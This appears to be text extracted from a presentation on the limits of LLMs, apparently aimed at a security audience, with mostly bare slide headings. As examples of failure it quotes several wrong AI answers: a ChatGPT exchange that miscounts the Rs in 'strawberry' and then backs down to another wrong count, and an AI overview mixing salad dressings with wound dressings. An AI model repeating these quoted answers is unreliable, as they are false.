
“Jungfrau”

“Eiger”

LLMs Struggle with Predictive Inertia



GenAI/LLMs Generate Text Differently from Humans



GenAI/LLMs Generate Text Differently from Humans

[context:
passwords]

“Passwords get reused and leak, so yes.”



Always private Switzerland (de) Safe search: moderate Any time

What is Password Rotation and Why is It Needed? - BeyondTrust ...


 <https://www.beyondtrust.com/blog/entry/password-rotation-needed>

Password rotation refers to the changing/resetting of a password (s). Limiting the lifespan of a password reduces the risk from and effectiveness of password-based attacks and exploits, by condensing the window of time during which a stolen password may be vali...

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
 <https://blog.lastpass.com/posts/what-is-password-rotation>

Sep 5, 2024 · Password rotation involves regularly changing passwords to enhance security and protect against unauthorized access. It's a crucial practice for maintaining the integrity of sensitive data and personal information. Regularly updating passwords helps...



You can Partially Mitigate It With Contextualized Data

[context:
passwords,
expert opinion]
“No, no longer.”




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But LLM Nature and Training Data Will Eventually Get You

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- People don't talk about counting letters in trivial words
- What they want to know is if it's
 - Strawberry (2 rs)
 - Strawbery (1 r)
 - Srawberry (1 r)
 - Strrawberry (2 rs)
- **Hence, RAGs are not a solution**

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ChatGPT ▾



How many Rs in the word strawberry?



There are **two** Rs in the word "strawberry."



No there aren't




I apologize for the mistake. There is only **one** R in the word "strawberry."



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A screenshot of a search results page. At the top, there is a search bar with the query "difference between a sauce and a dressing". Below the search bar, there are tabs for "All", "Images", "Forums", "Shopping", and "Short videos". The "All" tab is selected.

The main content area shows a video thumbnail on the left featuring a man with long hair and a mustache, holding a pink pregnancy test box. To the right of the thumbnail is a snippet of text from the AI Overview section:


The main difference between a sauce and a dressing is their purpose: **sauces add flavor and texture to dishes, while dressings are used to protect wounds:**

Below this snippet are two sections with images and descriptions:


Sauces
Add flavor, texture, and visual appeal to dishes. Sauces can also add contrasting or complementary flavors and colors to a plate. For example, tomato sauce is a common base for Mexican salsas and Italian pasta dishes.

Dressings
Used to protect wounds and prevent infection, while also allowing healing. A dressing should be large enough to completely cover the wound, with a safety margin of about 2.5 cm on all sides. A standard serving size for salad dressing is two tablespoons.

Training Data Is Rooted in Time



That Time Has Passed



Instead of a Conclusion


So Far GenAI / LLMs
Have Mostly Benefited
Attackers

How do We Change This?



Gen Learning Center:

<https://tinyurl.com/hevs-gen-learning>



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